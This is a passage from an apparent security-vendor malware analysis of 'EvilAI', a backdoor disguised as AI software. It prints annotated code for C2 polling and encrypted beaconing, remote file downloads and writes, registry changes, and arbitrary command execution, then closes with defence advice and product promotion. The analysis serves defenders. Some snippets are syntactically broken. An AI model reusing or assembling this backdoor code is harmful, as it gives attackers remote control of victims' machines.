The malware employs multiple layers of code obfuscation to hinder analysis and evade detection, primarily through control flow flattening. It encodes all function names and strings using Unicode escape sequences to conceal their true purpose, uses meaningless variable names, and implements self-cleaning techniques that temporarily modify system objects before erasing all traces of activity. These methods turn otherwise simple operations into complex puzzles that are extremely difficult for security tools to analyze statically.

### Anti-analysis loops





```

async function W() {
var r3, P3, d9, Y6, o0, y2, G2, E8, T$, g2, G7, u3, h1, U$, o2, W1, n5, e3, d6;
r3 = ("S"); // Building "Session" field name
r3 += "essi";
r3 += "on";
(P3 = "1625830368" | 32, d9 = -("1232468077" << 32), Y6 = +"2"); // Anti-analysis constants
for (var g0 = +"1"; S3y.C1(g0.toString(), g0.toString().length, +"56107") !== P3; g0++) { // Obfuscated loop
o0 = "N"; // Building "NextUrl" field name
o0 += "extUr";
o0 += "l";
y2 = "Activ"; // Building "Activity" field name
y2 += "ity";
G2 = y2;
E8 = o0;
T$ = "NextUrl";
Y6 += "2" * 1;
}
if (S3y.C1(Y6.toString(), Y6.toString().length, +"10198") !== d9) { // Hash verification
e3 = ("N");
e3 += "ext";
e3 += "Ur";
e3 += "l";
d6 = ("A");
d6 += ("c");
d6 += "tivit";
d6 += ("y");
G2 = d6;
E8 = "NextUrl";
T$ = e3;
}
G2 = r3;
E8 = "NextUrl";
T$ = "Activity";
try {
g2 = await M(); // Fetch commands from C2 server
if (!g2) {
return;
}
G7 = U(g2, X[H3]); // Decrypt received command data
u3 = JSON[t9](G7); // Parse decrypted JSON
if (!u3) {
return;
}
h1 = await z(u3); // Execute received commands
if (h1) {
if (u3[E8]) {
try {
U$ = `${X[r$]}${u3[E8]}`;
u3[G2] = Math[D6](Date[g6]() / F0)[B5](); // Obfuscated timestamp
u3[T$] = v9;
o2 = O(JSON[s0](u3), X[H3]); // Encrypt updated command data
W1 = Z(X[H3], o2, X[A5]); // Create URL parameters
n5 = await G(U$, W1[B5]());
} catch (E_) {}
} else {}
} catch (G_) {}
}
}

```

### *Main command-and-control communication*

EvilAI initiates communication with its C&C server by sending encrypted session data that includes activity status, progress identifier from configuration, and timestamps (Figure 15). The communication workflow covers the entire process – creating JSON payloads, encrypting the data, transmitting it over HTTPS, and parsing the server's encrypted response to extract command data. Once commands are decrypted, the malware executes them, reports the results back to the C&C via HTTPS POST, and continues the cycle to maintain ongoing control.

```
// Session management function - handles C2 communication and activity reporting
async function M() {
  var Y7, N8, E, h, t, y, F, J;
  Y7 = "data"; // Field name for response data
  N8 = "reply"; // Field name for reply indicator

  // Prepare session data with current status and timestamp
  E = JSON[s0]({ // JSON.stringify() - create JSON payload
    Activity: x9, // Activity status (0 = initial contact)
    Progress: X[z5], // Progress identifier from config
    Session: Math[D6](Date[g6]() / F0)[B5]() // Unix timestamp as string
  });

  // Encrypt session data for secure transmission
  h = O(E, X[H3]); // Encrypt JSON data using instance ID as key
  t = Z(X[H3], h, X[A5]); // Create URL parameters (iid, data, version)
  y = t[B5](); // Convert URLSearchParams to string

  try {
    // Send session data to C2 server and parse response
    F = await G(X[r$], y, n7); // HTTP POST to C2 server (apiUrl)
    J = JSON[t9](F); // Parse JSON response from server

    // Check if server provided a reply field (command indicator)
    if (!!J && !!J[N8]) {} // Reply field indicates server has commands
    return J[Y7]; // Return data field containing commands/instructions
  } catch (e) {
    throw e; // Propagate any network or parsing errors
  }
}
```

### ***HTTP/HTTPS communication handler***

EvilAI leverages Node.js http and https modules to create and execute HTTP POST requests with Promise-based handling. The function automatically determines whether to use HTTP or HTTPS, constructs request options with the required headers, and manages response data through streaming (Figure 16). It also incorporates robust error handling to ensure resilience against network failures, allowing reliable communication with the C&C infrastructure.

```

function G(a2, L8) {
  S3y.T4$();
  return new Promise((B1, E4) => {
    var c_, Q_, z9, M2, V0, R7, q7, y3, n6, l2, f4, b8, w_, i9, J2, Q4, z1, t0, j9, C0, y_, m$, X4, L1, Y4;
    // Build obfuscated method and property names through string concatenation
    c_ = "pathnam";
    c_ += (30.26, 994) === (674, 1746) ? 3470 == 2900 ? (0x1972, "k") : "d" : "e"; // "pathname"
    Q_ = "by";
    Q_ += "teLen";
    Q_ += "gth"; // "byteLength"
    z9 = "w";
    z9 += "ri";
    z9 += "te"; // "write"
    M2 = "ho";
    M2 += "stn";
    M2 += "ame"; // "hostname"
    V0 = (9802, 317.52) != (4946, 956.8) ? 194.62 >= 8372 ? (6.22e+3, false) : "r" : ("X", false);
    V0 += (3680, 4399) == 8832 ? 3739 <= (15, 7540) ? (210, 4733) < (667.51, 7326) ? 6.86e+3 : 624.44 : 0xa42: "e";
    V0 += (4974, 837) < 5770 ? "q" : 88.75;
    V0 += "uest"; // "request"
    R7 = "sea";
    R7 += "r";
    R7 += "ch"; // "search"
    q7 = 'POST';
    y3 = R7;
    n6 = "443" << 96; // HTTPS port (443)
    l2 = "end";
    f4 = "port";
    b8 = V0;
    w_ = M2;
    i9 = "startsWith";
    J2 = z9;
    Q4 = Q_;
    z1 = c_;
    t0 = "80" >> 64; // HTTP port (80)
    j9 = 'https';
    C0 = 'application/x-www-form-urlencoded';

    // Determine protocol and select appropriate module
    y_ = a2[i9](j9); // Check if URL starts with "https"
    m$ = y_ ? https : http; // Select https or http module
    X4 = new URL(a2);
    S3y.p3L();

    // Configure HTTP request options
    L1 = {
      hostname: X4[w_],
      port: X4[f4] || (y_ ? n6 : t0),
      path: X4[z1] + (X4[y3] || T4),
      method: q7,
      headers: {
        'Content-Type': C0,
        'Content-Length': Buffer[Q4](L8)
      }
    };

    // Execute HTTP request with response handling
    Y4 = m$[b8](L1, S$ => {
      var s9, p7, z4, c2, F_;
      s9 = "e";
      s9 += 8360 > 805.6 ? 6540 === (6370, 416.7) ? 3270 > (9810, 7630) ? 6.72e+3 : ("K", "z") : "n" :290.38;
      s9 += (5538, 2860) <= 9572 ? "d" : 7.90e+2; // "end"
      p7 = "setEncoding";
      z4 = "resume";
      S3y.p3L();
      c2 = s9;

      if (S$[Q0] !== l2) { // Check for HTTP 200 status
        E4(new Error(`${"Request Failed. Stat" + "us Code: "}${S$[Q0]}`));
        S$[z4]();
        return;
      }
      F_ = T4; // Initialize response data
      S$[p7](B3); // Set UTF-8 encoding
      S$[M9](r_, a$ => { // Handle data chunks
        S3y.p3L();
        return F_ += a$;
      });
      S$[M9](c2, () => { // Handle response end
        S3y.T4$();
        return B1(F_); // Resolve promise with response data
      });
    });
    Y4[M9](v1, E4); // Handle request errors
    Y4[J2](L8); // Write request body
    Y4[l2](); // End request
  });
}

```

```

    | b);
}

```

### Data encryption/decryption function

EvilAI employs AES-256-CBC encryption to secure JSON payloads sent to its C&C server, including session data such as activity status, progress identifiers, timestamps, and command responses (Figure 17). The encryption key is derived from the malware's unique instance ID (UUID), and the data is further encoded with base64 before transmission.

```

function O(Q5, f0) {
  var n0, e$, l0, H6, r4, X0, N1;
  // Generate encryption key from instance ID
  n0 = x(f0); // Derive key from instance identifier
  e$ = q[L](s$); // Create SHA256 hash object (o=crypto, L="createHash", s$=16)
  l0 = q[j](B, n0, e$); // Create AES-256-CBC cipher (j="createCipher", B="aes-256-cbc")
  l0[K](n7); // Set auto padding (K="setAutoPadding", n7=true)

  // Encrypt input data with base64 encoding
  H6 = l0[w](Q5, k, V); // Update cipher with data (w="update", k="utf8", V="base64")
  H6 += l0[H](V); // Finalize encryption (H="final", V="base64")

  // Anti-analysis loop with hash verification to obfuscate return value
  (r4 = - + "603224411", X0 = - + "659302365", N1 = ("2" | 2));
  for (var z6 = + "1"; S3y.C1(z6.toString(), z6.toString().length, "64431" - 0) !== r4; z6++) {
    // Return calculated value based on hash digest and random value
    return e$[c](V)[R]() % I() - H6[R]();
  }
  S3y.T4$(); // Call obfuscation framework function
  if (S3y.k8(N1.toString(), N1.toString().length, "87519" << 0) !== X0) {
    // Alternative return calculation if hash check fails
    return (e$[c](V)[R]() - I()) * H6[R]();
  }
  // Default return calculation
  return e$[c](V)[R]() + I() + H6[R]();
}

// Generate random value for encryption operations and anti-analysis
function I() {
  var k6, h_, x$, E0;
  // Initialize constants for anti-analysis hash verification
  (k6 = "379275587" * 1, h_ = - + "561298702", x$ = "2" << 0);
  // Anti-analysis loop with hash verification
  for (var k0 = ("1" << 0); S3y.k8(k0.toString(), k0.toString().length, "29199" ^ 0) !== k6; k0++) {
    x$ += + "2"; // Increment counter for hash calculation
  }
  if (S3y.k8(x$.toString(), x$.toString().length, + "18395") !== h_) {} // Additional hash check
  E0 = "0x41" - 0; // ASCII value of 'A' (65)
  // Create buffer with specific byte values and convert to string
  return BBF[N]([E0, b0, J1, q_], V)[c](k);
}

```

The malware also performs AES-256-CBC decryption on command data received from its C&C server, using the malware's unique instance ID to derive the decryption key (Figure 18). The function extracts the first 32 bytes as the initialization vector (IV), builds an AES decipher with the derived key and IV, and processes the remaining encrypted payload while skipping the first 36 bytes.

```
function U(t$, g3) {
  var t5, L$, k$, o1, G8, f8, U9, 19, h$, P1;
  t5 = +"36"; // IV extraction start position (36 bytes)
  L$ = +"32"; // IV length (32 bytes)
  k$ = x(g3); // Derive decryption key from instance ID
  o1 = BBF[N](t$[A](x9, L$), V); // Extract IV from first 32 bytes
  G8 = o[C](B, k$, o1); // Create AES-256-CBC decipher with key and IV
  G8[K](n7); // Set auto padding to true
  f8 = t$[A](t5); // Extract encrypted data (skip first 36 bytes)
  U9 = G8[w](f8, V, k); // Update decipher with encrypted data
  U9 += G8[H](k); // Finalize decryption and get result
  (19 = -("474074315" >> 0), h$ = - "947196951", P1 = +"2"); // Anti-analysis constants
  for (var C6 = ("1" | 1; S3y.k8(C6.toString(), C6.toString().length, "67708" - 0) !== 19; C6++) {
    return U9; // Return decrypted data if hash matches
  }
  if (S3y.C1(P1.toString(), P1.toString().length, "92855" << 0) !== h$) { // Alternative hash check
    return U9; // Return decrypted data if alternative hash matches
  }
}
```

With communication and encryption established, EvilAI proceeds to interpret the decrypted payloads, which contain the backdoor commands that drive its core malicious operations.

### ***Backdoor commands***

EvilAI’s backdoor operations are driven by a central command-handling function that continuously interprets decrypted JSON payloads from the C&C server. Rather than relying on specific trigger strings, the malware maintains persistent, autonomous communication, instantly processing any structured commands it receives and ensuring the attacker retains uninterrupted control of the infected system.

At the core of this workflow is the main command execution dispatcher (Figure 19), which validates that each command structure contains the required Value field before systematically executing four categories of operations in sequence:

1. File downloads via the dedicated downloader
2. File write operations
3. Registry manipulations
4. Process executions

```

async function z(K_) {
  var m9, P4, r1, o8, F5, V2, P2, O8, w$, e1, e4, n8, m7, u$, E7;
  m9 = "Fil";
  m9 += ("e");
  P4 = "filte";
  P4 += ("r"); // "filter"
  r1 = "Val";
  r1 += ("u");
  r1 += ("e"); // "Value"
  o8 = "Ur1"; // URL field name for downloads
  F5 = r1; // Store "Value" field reference
  V2 = "Reg"; // Registry field name
  P2 = P4; // Store "filter" method reference
  O8 = m9; // Store "File" field reference
  S3y.p3L(); // Call obfuscation framework function
  if (!K_ || !K_[F5]) { // Check if command data and Value field exist
    return p2; // Return false if validation fails
  }
  w$ = await Q(K_[F5][o8]); // Process download commands
  if (!w$) {
    return p2;
  }
  e1 = await s(K_[F5][O8][P2](A9 => { // Filter and process file write commands
    var N0, e_, e0;
    (N0 = "7287552" | 0, e_ = "232514100" << 64, e0 = +("2"));
    for (var V1 = ("1" ^ 0; S3y.k8(V1.toString(), V1.toString().length, +"68109") !== N0; V1++) {
      return A9[b$] != u1;
    }
    if (S3y.C1(e0.toString(), e0.toString().length, "70375" | 71) !== e_) {
      return A9[b$] === u1;
    }
  }));
  if (!e1) {
    return p2;
  }
  e4 = await l(K_[F5][V2]); // Process registry commands
  if (!e4) {
    return p2;
  }
  n8 = p(K_[F5][O8][P2](g1 => { // Filter and process command execution
    var U3, l4, z8;
    (U3 = - +"2002427867", l4 = +"1064764307", z8 = +"2");
    for (var o5 = +("1"); S3y.C1(o5.toString(), o5.toString().length, "94346" * 1) !== U3; o5++) {
      return g1[b$] === e2;
    }
    if (S3y.C1(z8.toString(), z8.toString().length, +"16619") !== l4) {
      return g1[b$] !== e2;
    }
  }));
  if (!n8) {
    return p2;
  }
  (m7 = +"970939809", u$ = - +"1440748980", E7 = ("2") - 0);
  for (var k5 = +"1"; S3y.k8(k5.toString(), k5.toString().length, "30487" * 1) !== m7; k5++) {
    return n7;
  }
  if (S3y.C1(E7.toString(), E7.toString().length, +"35924") !== u$) {
    return n7;
  }
}
}

```

EvilAI's file download mechanism is divided into two complementary routines. As shown in Figure 20, the low-level HTTPS helper – function `u()` – handles individual network operations: it takes a URL and target file path, creates an HTTPS GET request, streams the response data directly to a file using `fs.createWriteStream`, and validates HTTP status codes (ensuring 200 OK).

```

function u(H9, P_) {
  return new Promise((O_, Z7) => {
    // Create write stream for downloaded file
    F4 = fs.createWriteStream(P_);

    // Execute HTTPS GET request
    https.get(H9, R1 => {
      if (R1.statusCode !== 200) {
        Z7(new Error(`Failed to get '${H9}' (${R1.statusCode})`));
        return;
      }

      // Pipe response data to file
      R1.pipe(F4);
      F4.on('finish', () => {
        F4.close();
        O_();
      });
    }).on('error', W5 => {
      // Clean up file on error
      fs.unlink(P_, () => {
        return Z7(W5);
      });
    });
  });
}

```

The malware uses a high-level command processor that manages multiple downloads from C&C server commands (Figure 21). It processes arrays of download command objects, validates each command's structure for required Path and Data fields, expands Windows environment variables (like %TEMP%) in file paths, and calls the low-level helper for each download to retrieve files from remote URLs and save them locally.

```

async function Q(p6) {
  var Z5, O9, R9, x_, M_;
  (Z5 = - + "567025594", O9 = - + "1894831296", R9 = ("2") * 1); // Anti-analysis constants
  for (var D0 = +("1"); S3y.C1(D0.toString(), D0.toString().length, + "83334") !== Z5; D0++) {
    R9 += "2" << 0; // Increment anti-analysis counter
  }
  if (S3y.C1(R9.toString(), R9.toString().length, + "31543") !== O9) {} // Hash verification
  if (!Array[c7](p6) || p6[z7] === x9) { // Check if input is valid array
    return n7; // Return true for empty/invalid input
  }
  S3y.p3L(); // Call obfuscation framework function
  for (var l$ of p6) { // Process each download command
    if (l$[R3] && typeof l$[X_] === B0) { // Check for valid Path and Data fields
      x_ = l$[R3][n9]/%([^\%]+)%/g, (J_, l6) => { // Expand environment variables in path
        S3y.p3L(); // Call obfuscation framework function
        return process[J7][l6] || J_; // Replace %VAR% with process.env[VAR]
      });
      M_ = l$[X_]; // Get download URL
      try {
        await u(M_, x_); // Execute HTTPS download
        l$[h0] = n7; // Mark download as successful
      } catch (b5) { // Handle download errors
        return p2; // Return false on download failure
      }
    }
  }
  return n7; // Return true when all downloads complete
}

```

EvilAI's registry manipulation capabilities are managed through a multi-tiered function structure. The registry operations dispatcher (Figure 22) processes arrays of commands received from the C&C server, parsing registry paths to extract root keys (like HKEY\_LOCAL\_MACHINE) and subkey components, expanding environment variables in registry data values, and routing commands based on the Action field (3 for add, 4 for delete). It then calls the appropriate helper functions to execute the modifications.

```

async function l(o9) {
  var O2, y8, b7, o4, p4, t6, B9, o6, H8, j2, R$, B_, J5, Q$, G0, d4, p3, S8, L9, G1, G5, a8;
  O2 = "las";
  O2 += "tInde";
  O2 += "xOf"; // "lastIndexOf"
  y8 = "su";
  y8 += "bs";
  y8 += "tri";
  y8 += "ng"; // "substring"
  b7 = /\\"/;
  o4 = '\\';
  p4 = y8; // "substring"
  t6 = 'REG_SZ'; // Registry value type (string)
  B9 = ""; // Empty string constant
  o6 = 'number'; // Type string for action validation
  H8 = O2; // Store "lastIndexOf" method reference
  j2 = "indexOf"; // Method name for finding backslash position
  if (!Array[c7](o9) || o9[z7] === x9) { // Check if input is valid array
    return n7; // Return true for empty/invalid input
  }
  for (var R5 of o9) { // Process each registry operation
    if (R5[R3] && typeof R5[R3] === B0 && R5[b$] && typeof R5[b$] === o6) { // Validate command structure
      try {
        R$ = R5[R3]; // Get registry path
        B_ = R5[j2](o4); // Find first backslash position
        if (B_ === -v9) { // Skip if no backslash found
          continue;
        }
        J5 = R5[p4](x9, B_); // Extract root key (before first backslash)
        Q$ = R5[p4](B_); // Extract subkey path (after first backslash)
        G0 = Q5[H8](o4); // Find last backslash position in subkey
        d4 = G0 > x9 ? Q5[p4](x9, G0) : B9; // Extract subkey path (before last backslash)
        p3 = J5; // Store root key
        S8 = G0 > x9 ? Q5[p4](G0 + v9) : Q5[n9](b7, B9); // Extract value name
        L9 = R5[X_][n9]/%([^\%]+)%/g, (U1, Z3) => { // Expand environment variables in data
          return process[J7][Z3] || U1; // Replace %VAR% with process.env[VAR]
        });
        G1 = t6; // Set registry value type to REG_SZ
        if (R5[b$] === u1) { // Check if action is add (3)
          G5 = v(p3, d4, S8, G1, L9); // Execute registry add operation
          R5[h0] = G5 === x9 ? n7 : p2; // Mark success if return code is 0
        } else if (R5[b$] === f_) { // Check if action is delete (4)
          a8 = T(p3, d4, S8); // Execute registry delete operation
          R5[h0] = a8 === x9 ? p2 : n7; // Mark success if return code is 0 (inverted logic)
        }
      } catch (r2) { // Handle registry operation errors
        return p2; // Return false on any error
      }
    } else {} // Skip invalid commands
  }
  return n7; // Return true when all operations complete
}

```

The addition routine constructs Windows registry paths and executes reg add via spawnSync, specifying the root key, subkey, value name, type (REG\_SZ), and data content, forcibly overwriting existing values and returning numeric status codes to indicate success or failure (Figure 23).

```
function v(J4, v4, u2, H_, V9) {
  // Construct registry path
  E2 = `${J4}${v4}`;

  // Execute registry add command
  B$ = spawnSync('reg', ['add', E2, '/v', u2, '/t', H_, '/d', V9, '/f'], {
    stdio: 'inherit'
  });

  if (B$.error) {
    return 1;
  }
  if (B$.status !== 0) {
    return B$.status;
  }
  return 0;
}
```

Conversely, the deletion routine constructs paths and executes reg delete via spawnSync with the /f force flag, removing specified values while returning status codes to indicate success or failure, enabling the malware to perform cleanup or anti-forensics operations on the system (Figure 24).

```
function T(C4, d1, V$) {
  // Construct registry path
  X1 = `${C4}${d1}`;

  // Execute registry delete command
  G3 = spawnSync('reg', ['delete', X1, '/v', V$, '/f'], {
    stdio: 'inherit'
  });

  if (G3.error) {
    return 1;
  }
  if (G3.status !== 0) {
    return G3.status;
  }
  return 0;
}
```

EvilAI uses a process execution handler that manages arrays of command execution requests from the C&C server (Figure 25). It validates each command to ensure it contains a valid Data field (the command string) and an Action field set to 6, indicating process execution. The function then spawns detached processes using Node.js child\_process.exec with detached: true and stdio: 'ignore' for stealth, running each command independently of the malware's main process via\_unref() to prevent blocking. This routine serves as EvilAI's primary mechanism for executing arbitrary system commands, scripts, or additional malicious payloads, providing full remote command execution capabilities under the control of the C&C server.

```
function p(P6) {
  if (!Array.isArray(P6) || P6.length === 0) {
    return true;
  }

  // Process each command in the array
  for (var G6 of P6) {
    if (G6.Data && typeof G6.Data === 'string' && G6.Action === 6) {
      try {
        // Execute command as detached process
        var process = exec(G6.Data, {
          detached: true,
          stdio: 'ignore'
        });
        process.unref(); // Allow parent process to exit independently
        G6.Exists = true; // Mark command as executed
      } catch (error) {
        return false; // Return false on execution failure
      }
    }
  }
  return true; // Return true when all commands processed successfully
}
```

EvilAI uses a file writing operations processor that manages arrays of file write commands received from the C&C server (Figure 26). Each command is validated to ensure it contains a valid Path and Data field, with the Action field set to 3 to indicate a file write operation. The processor expands Windows environment variables (such as %TEMP% and %APPDATA%) in target file paths using regex replacement with process.env substitution, decodes hexadecimal-encoded data from the Data field, and writes the resulting binary content to the specified path using a helper routine with UTF-8 encoding. This routine serves as a critical component of the malware’s payload deployment system, enabling the C&C server to remotely create configuration files, malicious scripts, or other files necessary for persistence and further operations on the infected Windows system.

```
function s(Q1) {
  if (!Array.isArray(Q1) || Q1.length === 0) {
    return true;
  }

  // Process each file write operation
  for (var p_ of Q1) {
    if (p_.Path && typeof p_.Data === 'string' && p_.Action === 3) {
      // Replace environment variables in path
      g4 = p_.Path.replace(/%([^\%]+)%/g, (g7, u_) => {
        return process.env[u_] || g7;
      });

      try {
        // Write decoded data to file
        p_.Exists = Y(g4, b(p_.Data));
        p_.Data = '';
      } catch (x4) {
        p_.Data = '';
        return false;
      }
    }
  }
  return true;
}
```

## Defense strategies

With the rapid advancement of threats like EvilAI, it is more important than ever to combine strong cyber hygiene with state-of-the-art protection. Trend recommends the following strategies to help readers defend against sophisticated, AI-powered malware:

- **Download software only from trusted sources.** Stick to official websites and reputable app stores. Be skeptical of programs advertised on forums, social media, or unfamiliar websites – even if they look professional or have digital signatures.
- **Leverage advanced security solutions.** Deploy solutions which use behavioral analysis and AI-driven detection to block novel and stealthy threats that traditional security may miss.
- **Keep systems and applications updated.** Ensure operating systems and all critical applications are regularly patched to address vulnerabilities that attackers may exploit.
- **Educate and alert users.** Train everyone in your organization or home about the dangers of social engineering, and make it clear that even polished or signed software can pose risks.
- **Monitor for suspicious behavior.** Look out for unexpected process launches, new scheduled tasks, unusual registry entries, or connections to unknown domains – all signs that may indicate malware activity.
- **Adopt a layered security approach.** Combine multiple defensive measures and maintain ongoing vigilance, as advanced threats like EvilAI constantly evolve to bypass single-layer protections.
- Update credentials if compromise is suspected. In the event that an infostealing routine is detected or suspected to have been executed, immediately update all potentially compromised credentials (such as passwords, API keys, and authentication tokens) to prevent unauthorized access and further damage.

By practicing these security fundamentals and enhancing your defenses with Trend’s next-generation solutions, you can significantly reduce your risk of EvilAI infection and stay ahead of emerging malware threats.

## Conclusion

Recent analysis indicates that EvilAI is being used primarily as a stager – its role is to gain initial access, establish persistence, and prepare the infected system for additional payloads. Based on behavioral patterns observed during sandbox analysis and live telemetry, researchers suspect a secondary infostealer component is being deployed in follow-up stages. However, the exact nature and capabilities of this payload remain undiscovered, leaving critical gaps in defenders’ visibility and response efforts.

This lack of clarity poses a significant risk. Without knowing what’s being delivered post-infection, organizations cannot fully assess the damage or implement effective containment. It also suggests the campaign is still active and evolving, with attackers possibly testing or rotating payloads in real time.

The rise of AI-powered malware like EvilAI underscores a broader shift in the threat landscape. AI is no longer just a tool for defenders – it’s now being weaponized by threat actors to produce malware that is smarter, stealthier, and more scalable than ever before. In this environment, familiar software, signed certificates, and polished interfaces can no longer be taken at face value.

As attackers continue to innovate, so must defenders. Relying solely on signature-based detection or user awareness is no longer enough. The EvilAI campaign is a clear reminder that layered, adaptive, and AI-aware defenses are now essential to stay ahead of threats that are constantly learning and evolving.

## Proactive security with Trend Vision One™

[Trend Vision One™ open on a new tab](#) is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This holistic approach helps enterprises predict and prevent threats, accelerating proactive security outcomes across their respective digital estate. With Trend Vision One, you're enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation.

### Trend Vision One™ Threat Intelligence

To stay ahead of evolving threats, Trend customers can access [Trend Vision One™ Threat Insights open on a new tab](#), which provides the latest insights from Trend Research on emerging threats and threat actors.

#### Trend Vision One Threat Insights

- Emerging Threats: [The Rise of EVILAI — Fake Software, Real Threats open on a new tab](#)

#### Trend Vision One Intelligence Reports (IOC Sweeping)

- [The Rise of EVILAI — Fake Software, Real Threats open on a new tab](#)

## Hunting Queries

### Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

#### Detection of EVILAI samples

```
malName: *.EVILAI.* AND eventName: MALWARE_DETECTION
```

More hunting queries are available for Trend Vision One customers with [Threat Insights Entitlement enabled open on a new tab](#).

#### Indicators of compromise (IOCs)

The indicators of compromise for this entry can be found [here](#).

---

Source: [https://www.trendmicro.com/en\\_us/research/25/i/evilai.html](https://www.trendmicro.com/en_us/research/25/i/evilai.html)